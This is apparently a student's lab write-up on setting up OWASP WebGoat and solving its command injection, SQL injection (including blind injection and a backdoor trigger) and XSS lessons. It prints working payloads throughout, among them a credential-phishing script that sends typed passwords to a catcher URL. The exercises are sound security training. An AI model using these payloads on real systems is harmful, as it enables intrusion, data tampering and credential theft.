

# Lab 1.3 WebGoat Setup & Usage

---

## Overview

WebGoat is a deliberately insecure J2EE web application designed to teach web application security lessons. In each lesson, users must demonstrate their understanding of a security issue by exploiting a real vulnerability in the WebGoat application. For example, the user must use SQL injection to steal fake credit card numbers. The application is a realistic teaching environment, providing users with hints and code to further explain the lesson.

Back to the lab, we mainly have two work to do in this lab:

1. Setup WebGoat .
2. Learn how to use WebGoat.


At the base of this lab, we can make further exploration in lab1.4 about web attack.

## Steps

WebGoat support both the Windows and Linux OS platform. You can choose either of it to do this lab.

### For Windows

2. Download the WebGoat from: <http://code.google.com/p/webgoat/>;
3. Unzip the file and Double click webgoat.bat;



4. if you receive a bind address error use, check the process that hold the port 80 or just Double click webgoat8080.bat

```
Tomcat
警告: [SetAllPropertiesRule] [Server/Service/Connector] Setting property 'maxSpareThreads' to '75' did not find a matchin
g property.
06, 2021 2:19:10 上午 org.apache.coyote.AbstractProtocol init
信息: Initializing ProtocolHandler ["http-bio-127.0.0.1-8080"]
06, 2021 2:19:10 上午 org.apache.coyote.AbstractProtocol init
信息: Initializing ProtocolHandler ["ajp-bio-8009"]
06, 2021 2:19:10 上午 org.apache.catalina.startup.Catalina load
信息: Initialization processed in 395 ms
06, 2021 2:19:10 上午 org.apache.catalina.core.StandardService startInternal
信息: Starting service Catalina
06, 2021 2:19:10 上午 org.apache.catalina.core.StandardEngine startInternal
信息: Starting Servlet Engine: Apache Tomcat/7.0.27
06, 2021 2:19:10 上午 org.apache.catalina.startup.HostConfig deployWAR
信息: Deploying web application archive D:\tools\ctf\WebGoat-5.4\tomcat\webapps\WebGoat.war
06, 2021 2:19:10 上午 org.apache.catalina.startup.HostConfig deployDirectory
信息: Deploying web application directory D:\tools\ctf\WebGoat-5.4\tomcat\webapps\host-manager
06, 2021 2:19:10 上午 org.apache.catalina.startup.HostConfig deployDirectory
信息: Deploying web application directory D:\tools\ctf\WebGoat-5.4\tomcat\webapps\manager
06, 2021 2:19:10 上午 org.apache.catalina.startup.HostConfig deployDirectory
信息: Deploying web application directory D:\tools\ctf\WebGoat-5.4\tomcat\webapps\ROOT
06, 2021 2:19:10 上午 org.apache.coyote.AbstractProtocol start
信息: Starting ProtocolHandler ["http-bio-127.0.0.1-8080"]
06, 2021 2:19:10 上午 org.apache.coyote.AbstractProtocol start
信息: Starting ProtocolHandler ["ajp-bio-8009"]
06, 2021 2:19:10 上午 org.apache.catalina.startup.Catalina start
信息: Server startup in 684 ms
Sun Jun 06 02:19:32 CST 2021 | 127.0.0.1:127.0.0.1 | org.owasp.webgoat.lessons.HowToWork | []
```

5. After the script has start the tomcat, Browse to <http://localhost:8080/WebGoat/attack>.

需要授权

?


http://localhost:8080 正在请求您的用户名和密码。该网站称: "WebGoat Application"

用户名:

密码:

确定

取消



Thank you for using WebGoat! This program is a demonstration of common web application flaws. The exercises are intended to provide hands on experience with application penetration testing techniques.

The WebGoat project is led by Bruce Mayhew. Please send all comments to Bruce at [WebGoat@owasp.org](mailto:WebGoat@owasp.org).



WebGoat Authors

Bruce Mayhew  
Jeff Williams

WebGoat Design Team

David Anderson  
Laurence Casey (Graphics)  
Rogan Dawes  
Bruce Mayhew

V5.4 Lesson Contributors

Sherif Koussa  
Yiannis Pavlosoglou

Special Thanks for V5.4

Brian Ciomei (Multitude of bug fixes)  
To all who have sent comments

Documentation Contributors

Erwin Geirnaert  
Aung Khant  
Sherif Koussa

Start WebGoat

WARNING

While running this program, your machine is extremely vulnerable to attack if you are not running on localhost. If you are NOT running on localhost (default configuration), You should disconnect from the network while using this program.

This program is for educational purposes only. Use of these techniques without permission could lead to job termination, financial liability, and/or criminal penalties.

6. After that, you can start to learn to use WebGoat.

## Problems

### 1. 端口占用问题解决

- 查看被占用端口对应的 PID
- 查看指定 PID 的进程
- 结束进程

```
1 netstat -nao | findstr "8080"
2 tasklist | findstr "PID"
3 wechat.exe
4 taskkill /T /F /PID PID
```

2. Tomcat用8.0版登陆不上webgoat, 卸载注意删除环境变量

## Lab 1.4 Injection & XSS

---

### Overview

In this Lab, you are going to do the Injection and XSS attack in the WebGoat which you have setup and learned to use in lab1.3. Before you start, FireBox browser and some of its plugin such as Tamper Data are recommended to help with your attack.

Back to the lab, what we going to do in this lab:

1. Injection Attack .
2. All kinds of injections in the WebGoat are required to be done. When you have finish a special attack, the WebGoat will check it.
3. XSS Attack.
4. All kinds of XSS in the WebGoat are required to be done. When you have finish a special attack, the WebGoat will check it.

## Steps

### Injection Flaw

#### Command Injection

1. Start the Tamper Data plugin in the firefox, and "Start Tamper";

Tamper Data

Start Tamper Stop Tamper Clear

Options Help

Filter

Show All

Time	Duration	Total Duration	Size	Method	Status	Content Type	URL	Load Flags	
18:28...	32 ms	32 ms	-1	GET	304	application/x-...	http:...	LOAD_NO...	^
18:28...	27 ms	27 ms	-1	GET	304	application/x-...	http:...	LOAD_NO...	
18:28...	54 ms	54 ms	1072	GET	404	text/html	http:...	LOAD_NO...	
18:28...	52 ms	52 ms	-1	GET	304	application/x-...	http:...	LOAD_NO...	
18:28...	52 ms	52 ms	-1	GET	304	application/x-...	http:...	LOAD_NO...	
18:28...	52 ms	52 ms	-1	GET	304	application/x-...	http:...	LOAD_NO...	
18:28...	52 ms	52 ms	-1	GET	304	application/x-...	http:...	LOAD_NO...	
18:28...	52 ms	52 ms	-1	GET	304	application/x-...	http:...	LOAD_NO...	
18:28...	51 ms	51 ms	-1	GET	304	application/x-...	http:...	LOAD_NO...	
18:28...	52 ms	52 ms	-1	GET	304	application/x-...	http:...	LOAD_NO...	
18:28...	52 ms	52 ms	-1	GET	304	application/x-...	http:...	LOAD_NO...	
18:28...	56 ms	56 ms	-1	GET	304	application/x-...	http:...	LOAD_NO...	
18:28...	0 ms	0 ms	unkn...	GET	pending	unknown	http:...	LOAD_NO...	v

Request Header Name	Request Header Value
Host	localhost:8080
User-Agent	Mozilla/5.0 (Windows ...
Accept	image/png,image/*;q=...
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Referer	http://localhost:8080/...
Cookie	JSESSIONID=80BD328...
Authorization	Basic Z3Vlc3Q6Z3Vlc3...
Connection	keep-alive
If-Modified-Since	Fri, 20 Apr 2012 03:57:...
If-None-Match	W/"482-13348942440...

Response Header Na...	Response Header Val...
Status	Not Modified - 304
Server	Apache-Coyote/1.1
Cache-Control	private
Expires	Thu, 01 Jan 1970 08:00...
Etag	W/"482-13348942440...
Date	Sun, 06 Jun 2021 10:26...

- Click "Viewer" to send request which can be caught by Tamper;
- To do Command Injection, we may add a ping command or other command in the end of the url;
- But the command should be encoded to url, so encode the string `" & netstat -an & ipconfig`, which turn out to be `%22%20%26%20netstat%20-an%20%26%20ipconfig` in `UrlEncode`;
- Copy the Encoded string at the end of HelpFile url;

Tamper Popup

http://localhost:8080/WebGoat/attack?Screen=163&menu=1100

Request Header Name	Request Header Value	Post Parameter Name	Post Parameter Value
Host	localhost:8080	HelpFile	AccessControlMatrix.help%22%20%26%20netstat%20-an%20%26%20ipconfig
User-Agent	Mozilla/5.0 (Windows NT	SUBMIT	View
Accept	text/html,application/xht		
Accept-Language	en-US,en;q=0.5		
Accept-Encoding	gzip, deflate		
Referer	http://localhost:8080/We		
Cookie	JSESSIONID=80BD328C7;		
Authorization	Basic Z3Vlc3Q6Z3Vlc3Q=		

OK Cancel

6. Click the OK button to send the request. The page return with “Congratulations” like below.

**\* Congratulations. You have successfully completed this lesson.**

You are currently viewing: **AccessControlMatrix.help" & netstat -an & ipconfig**

Select the lesson plan to view:

---

ExecResults for 'cmd.exe /c type "D:\tools\ctf\WebGoat-5.4\tomcat\webapps\WebGoat\lesson\_plans\English\AccessControlMatrix.html" & netstat -an & ipconfig"  
Output...

**Lesson Plan Title:** Using an Access Control Matrix

### Concept / Topic To Teach:

In a role-based access control scheme, a role represents a set of access permissions and privileges. A user can be assigned one or more roles. A role-based access control scheme normally consists of two parts: role permission management and role assignment. A broken role-based access control scheme might allow a user to perform accesses that are not allowed by his/her assigned roles, or somehow allow privilege escalation to an unauthorized role.

### General Goal(s):

Each user is a member of a role that is allowed to access only certain resources. Your goal is to explore the access control rules that govern this site. Only the [Admin] group should have access to the 'Account Manager' resource.

```
????  
?? ???? ???? ??  
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:443 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:902 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:912 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:1027 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:1028 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:2383 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:3306 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:5001 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:5040 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:5283 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:5700 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:7680 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:8009 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:28252 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49664 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49665 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49666 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49667 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49668 0.0.0.0:0 LISTENING  
TCP 0.0.0.0:49669 0.0.0.0:0 LISTENING  
TCP 10.181.195.172:139 0.0.0.0:0 LISTENING
```

## Numeric SQL Injection

- The application is taking the input from the select box and inserting it at the end of a pre-formed SQL command.
- Compound SQL statements can be made by joining multiple tests with keywords like AND and OR. Try appending a SQL statement that always resolves to true.
- This is the query: SELECT \* FROM weather\_data WHERE station = 101
- Intercept the post request with Tamper Data plugin and replace 101 with 101 or 1=1, which is %20or%201%3D1 in UrlEncode;

Tamper Popup

http://localhost:8080/WebGoat/attack?Screen=229&menu=1100

Request Header Name	Request Header Value	Post Parameter Name	Post Parameter Value
Host	localhost:8080	station	101%20or%201%3D1
User-Agent	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:36.0) Gecko	SUBMIT	Go%21
Accept	text/html,application/xhtml+xml,application/xml;q=0.9		
Accept-Language	en-US,en;q=0.5		
Accept-Encoding	gzip, deflate		
Referer	http://localhost:8080/WebGoat/attack?Screen=229&m		
Cookie	JSESSIONID=80BD328C72F8C4D157F4807304EA1B11		
Authorization	Basic Z3Vlc3Q6Z3Vlc3Q=		

OK Cancel

- As the SQL Statement is true for every station you get a list of all stations:

**\* Congratulations. You have successfully completed this lesson.**

**\* Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.**

Select your local weather station:

Go!

```
SELECT * FROM weather_data WHERE station = 101 or 1=1
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

## Log Spoofing

- Enter for username the text: smith Login Succeeded for username admin
- The text is added to the same line, not a new line. But any input is allowed.
- In this way you can inject carriage return (%0d) and line feed (%0a) to the application.
- Fill out the following text for the username: `smith%0d%0aLogin succeeded for username: admin`

**\* Congratulations. You have successfully completed this lesson.**

User Name :

Password :

Login

Login failed for username: Smith  
Login Succeeded for username: admin

Created by Sherif  
Koussa **SoftwareSecured**

OWASP Foundation | Project WebGoat | Report Bug

- Inject admin <script>alert(document.cookie)</script> for the username

**Solution Videos** Restart this Lesson

\* The grey area below represents what is going to be logged in the web server's log file.  
\* Your goal is to make it like a username "admin" has succeeded into logging in.  
\* Elevate your a

User Name :

Password :

OK

Login failed for username: Smith

## XPATH Injection

- Injecting **Smith' or 1=1 or 'a'='a** will log you on as the first user defined in the system. Password is a required field, so there you can enter whatever you want.

**\* Congratulations. You have successfully completed this lesson.**

## Welcome to WebGoat employee intranet

**Please confirm your username and password before viewing your profile.**

\*Required Fields

**\*User Name:**

**\*Password:**

Submit

Username	Account No.	Salary
Mike	11123	468100
John	63458	559833
Sarah	23363	84000

Created by Sherif  
Koussa **SoftwareSecured**

## String SQL Injection

- Compared with the previous lesson, there is now a string parameter and not an integer. Strings must be terminated with single quotes to have a valid SQL Query.
- The query used in this lesson is: `SELECT * FROM user_data WHERE last_name = 'Your Name'`



- Enter for the last name value: **Erwin' OR '1'='1**

#### General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

**\* Congratulations. You have successfully completed this lesson.**

**\* Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.**

Enter your last name:

`SELECT * FROM user_data WHERE last_name = 'Erwin' OR '1'='1'`

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	youaretheweakestlink	673834489	MC		0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

## LAB: SQL Injection

### Stage 1: String SQL Injection

- Select Neville as user to log in.

#### Stage 1

Stage 1: Use String SQL Injection to bypass authentication. Use SQL injection to log in as the boss ('Neville') without using the correct password. Verify that Neville's profile can be viewed and that all functions are available (including Search, Create, and Delete).

**Goat Hills Financial**  
Human Resources

**Please Login**

Neville Bartholomew (admin) ▼

Password


Login

- Hit the Login Button and Change the password parameter to smith' OR '1' = '1.

Post Parameter Name	Post Parameter Value
employee_id	101
password	smith' OR '1' = '1
action	Login

**\* You have completed Stage 1: String SQL Injection.**

**\* Welcome to Stage 2: Parameterized Query #1**




### Stage 3: Numeric SQL Injection

- Choose Larry to log in with password larry. Select yourself from the list and make sure that WebScarab will intercept the next request. Replace the id 101 with 101 OR 1=1 ORDER BY salary desc

Post Parameter Name	Post Parameter Value
employee_id	101 OR 1=1 ORDER BY salary desc
action	ViewProfile

- With '101 OR 1=1' we have a SQL Statement which is always true. It will get all the employees from the db but only return one of them. That is why we have to ensure we get the "Big Fish" which is the employee earning most. With 'ORDER BY SALARY DESC' we guarantee exactly this.

- \* You have completed Stage 3: Numeric SQL Injection.
- \* Welcome to Stage 4: Parameterized Query #2



**Goat Hills Financial**  
Human Resources

Welcome Back [Larry](#)

First Name:	Neville	Last Name:	Bartholomew
Street:	1 Corporate Headquarters	City/State:	San Jose, CA
Phone:	408-587-0024	Start Date:	3012000
SSN:	111-111-1111	Salary:	450000
Credit Card:	4803389267684109	Credit Card Limit:	300000
Comments:		Manager:	112
Disciplinary Explanation:		Disciplinary Action Dates:	112005

ListStaff EditProfile Logout

### Modify Data with SQL Injection

- We need to update the table **salaries**, setting the **salary** column to a new number. We will use the command: `UPDATE salaries SET salary=999999 WHERE userid='jsmith'`
- We also need to end the previous query and leave our last quote open to make a valid statement. To complete this lesson, type the following into the field and press go: `whatever'; UPDATE salaries SET salary=999999 WHERE userid='jsmith'`

The form below allows a user to view salaries associated with a userid (from the table named **salaries**). This form is vulnerable to String SQL Injection. In order to pass this lesson, use SQL Injection to modify the salary for userid **jsmith**.

**\* Congratulations. You have successfully completed this lesson.**

Enter your userid:   No results matched. Try Again.

- If you then search for the userid jsmith, you will see the salary has been updated.

Enter your userid:

USERID	SALARY
jsmith	999999

## Add Data with SQL Injection

- To complete this lesson, type the following into the field and press go: `whatever'; INSERT INTO salaries VALUES ('rlupin',140000);--`

The form below allows a user to view salaries associated with a userid (from the table named **salaries**). This form is vulnerable to String SQL Injection. In order to pass this lesson, use SQL Injection to add a record to the table.

**\* Congratulations. You have successfully completed this lesson.**

Enter your userid:  Go! No results matched. Try Again.

- If you then search for the userid rlupin, you will see there is new record.

Enter your userid:  Go!

USERID	SALARY
rlupin	140000

## Database Backdoors

- Here you need to update the salary of the employees. This requires an update query like `update employees set salary=10000`.
- Inject this for the user ID: `101; update employee set salary=10000`

**\* You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm**

User ID:

`select userid, password, ssn, salary, email from employee where userid=101; update employee set salary=10000`

Submit

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	10000	larry@stooges.com

Created by Sherif Koussa **SoftwareSecured**

- To create a database trigger, you need to inject the following SQL: `101; CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com'WHERE userid = NEW.userid`

**\* Congratulations. You have successfully completed this lesson.**

User ID:

`select userid, password, ssn, salary, email from employee where userid=101;CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='john@hackme.com'WHERE userid = NEW.userid`

Submit

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	10000	larry@stooges.com

Created by Sherif Koussa **SoftwareSecured**

## Blind Numeric SQL Injection

- In this lesson, the only output returned by the webpage is whether a given account exists or not. Therefore, we cannot simply request the pin number for this account.
- We can take advantage of the query being used, however. The database query being used is:  
`SELECT * FROM user_data WHERE userid=accountNumber;`
- If this query returns information for the account, the page will indicate the account exists. However, if the userid doesn't exist, no data is returned and the page says the account is invalid. By using the AND function, we can add additional conditions to this query. If the additional condition is true, the result will be a valid account, if not the page will indicate the account is invalid. For example, try entering these two commands for the account ID: `101 AND 1=1` and `101 AND 1=2`
- In the first statement, both conditions return true. Account 101 is found and `1=1`, so the page indicates the account is valid.
- In the second statement, only the first condition is true. Account 101 is found but `1` does not equal `2`, so the page indicates the account is invalid.
- Now, we can use a more complicated command for our second true/false statement. The following statement will tell us if the pin is above or below 10000: `101 AND ((SELECT pin FROM pins WHERE cc_number='1111222233334444') > 10000 );`
- If our command returns false, it makes the entire statement false and returns an invalid account, which indicates the pin number is below 10000. If it is above 10000, the opposite is true.
- The last step is to repeatedly use this command with a different number to the right of the `>` operator until we can determine the pin number.

Enter your Account Number:  Go!

Invalid account number.

Enter your Account Number:  Go!

Account number is valid.

- The pin number is **2364**. Enter this number to complete the lesson.  
The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.  
The goal is to find the value of the field **pin** in table **pins** for the row with the **cc\_number** of **1111222233334444**. The field is of type int, which is an integer.  
Put the discovered pin value in the form to pass the lesson.

**\* Congratulations. You have successfully completed this lesson.**

Enter your Account Number:  Go!

## Blind String SQL Injection

- We will attempt to figure out the name the same way, by injecting a boolean expression into the pre-scripted SQL query. It looks similar to the one from the previous lesson: `101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 1, 1) < 'H' );`

Enter your Account Number:  Go!

Invalid account number

- We can compare characters the same way we can compare numbers. For example,  $N > M$ . However, without the SUBSTRING method, we are attempting to compare the entire string to one letter, which doesn't help us. The substring method has the following syntax: `SUBSTRING(String, START, LENGTH)`
- The expression above compares the first letter to H. It will return false and show invalid account number. Changing the boolean expression to `< 'L'` returns true, so we know the letter is between H and L. With a few more queries, we can determine the first letter is J. Note that capitalization matters, and it's right to assume the first letter is capitalized.
- To determine the second letter, we have to change the SUBSTRING parameters to compare against the second letter. We can use this command: `101 AND (SUBSTRING((SELECT name FROM pins WHERE cc_number='4321432143214321'), 2, 1) < 'h' );`

Enter your Account Number:  Go!

Invalid account number

Enter your Account Number:  Go!

Account number is valid

- Using several more queries, we can determine the second letter is i. Note that we are comparing the second character to a lowercase h. Continue this process until you have the rest of the letters. The name is Jill. Enter this name to complete the lesson. Capitalization matters.

**\* Congratulations. You have successfully completed this lesson.**

Enter your Account Number:  Go!

## Cross-Site Scripting (XSS)

### Phishing with XSS

- With XSS it is possible to add further elements to an existing Page. This solution consists of two parts you have to combine:
  - A form the victim has to fill in
  - A script which reads the form and sends the gathered information to the attacker
- A Form with username and password could look like this:

```
1 </form><form name="phish"><br><br><HR><H3>This feature requires account login:</H3><br>
  <br>Enter Username:<br><input type="text" name="user"><br>Enter Password:<br><input
  type="password" name = "pass"><br></form><br><br><HR>
```

- Now you need a script. This script will read the input from the form and send it to the catcher of WebGoat.

```
1 <script>function hack() { XSSImage=new Image;
  XSSImage.src="http://localhost:8080/WebGoat/catcher?PROPERTY=yes&user="+
  document.phish.user.value + "&password=" + document.phish.pass.value + ""; alert("Had
  this been a real attack... Your credentials were just stolen. User Name = " +
  document.phish.user.value + "Password = " + document.phish.pass.value);} </script>
```

- The last step is to put things together. Add a Button to the form which calls the script. You can reach this with the onclick="myFunction()" handler:

```
1 <input type="submit" name="login" value="login" onclick="hack()">
```

- The final String looks like this:

```
1 </form><script>function hack() { XSSImage=new Image;
  XSSImage.src="http://localhost:8080/WebGoat/catcher?PROPERTY=yes&user="+
  document.phish.user.value + "&password=" + document.phish.pass.value + ""; alert("Had
  this been a real attack... Your credentials were just stolen. User Name = " +
  document.phish.user.value + "Password = " + document.phish.pass.value);} </script><form
  name="phish"><br><br><HR><H3>This feature requires account login:</H3><br><br>Enter
  Username:<br><input type="text" name="user"><br>Enter Password:<br><input
  type="password" name = "pass"><br><input type="submit" name="login" value="login"
  onclick="hack()" "></form><br><br><HR>
```

- Search for this String and you will see a form asking for your username and password. Fill in these fields and click on the Login Button, which completes the lesson.

## WebGoat Search

**This facility will search the WebGoat source.**

Search:

---

Results for:

---

**This feature requires account login:**

Enter Username:

Enter Password:

---

**No results were found.**

Had this been a real attack... Your credentials were just stolen. User Name =  
guestPassword = guest

OK

**\* Congratulations. You have successfully completed this lesson.**

## WebGoat Search

**This facility will search the WebGoat source.**

Search:

Search

[OWASP Foundation](#) | [Project WebGoat](#) | [Report Bug](#)

### LAB: Cross Site Scripting

#### Stage 1: Stored XSS

- First Login as Tom with tom as password. Select Tom from the list and click on the View Profile Button. Now should appear Tom's Profile. Click on the 'Edit Profile' Button and try an XSS attack on the street filed. For example: `<script>alert("Got Ya");</script>`
- Click on the UpdateProfile Button and Log out.

**Goat Hills Financial**  
Human Resources

Welcome Back [Tom](#)

First Name:	Tom	Last Name:	Cat
Street:		City/State:	New York, NY
Phone:	443-599-0762	Start Date:	1011999
SSN:	792-14-6364	Salary:	10000
Credit Card:	5481360857968521	Credit Card Limit:	30000
Comments:	Co-Owner.	Manager:	105
Disciplinary Explanation:	NA	Disciplinary Action Dates:	0

ListStaffEditProfileLogout



- Now log in as Jerry with jerry as password. Select from the the list the profile of tom and hit the ViewProfile Button.

**\* You have completed Stage 1: Stored XSS.**

**\* Welcome to Stage 2: Block Stored XSS using Input Validation**



The image shows a web application interface for "Goat Hills Financial Human Resources". At the top left is a logo of a goat. The main header reads "Goat Hills Financial Human Resources". Below this is a window titled "Welcome Back Jerry" with a small icon of two people. Inside the window, a user profile is displayed with the following fields:


First Name:	Tom	Last Name:	Cat
Street:		City/State:	New York, NY
Phone:	443-599-0762	Start Date:	1011999
SSN:	792-14-6364	Salary:	10000
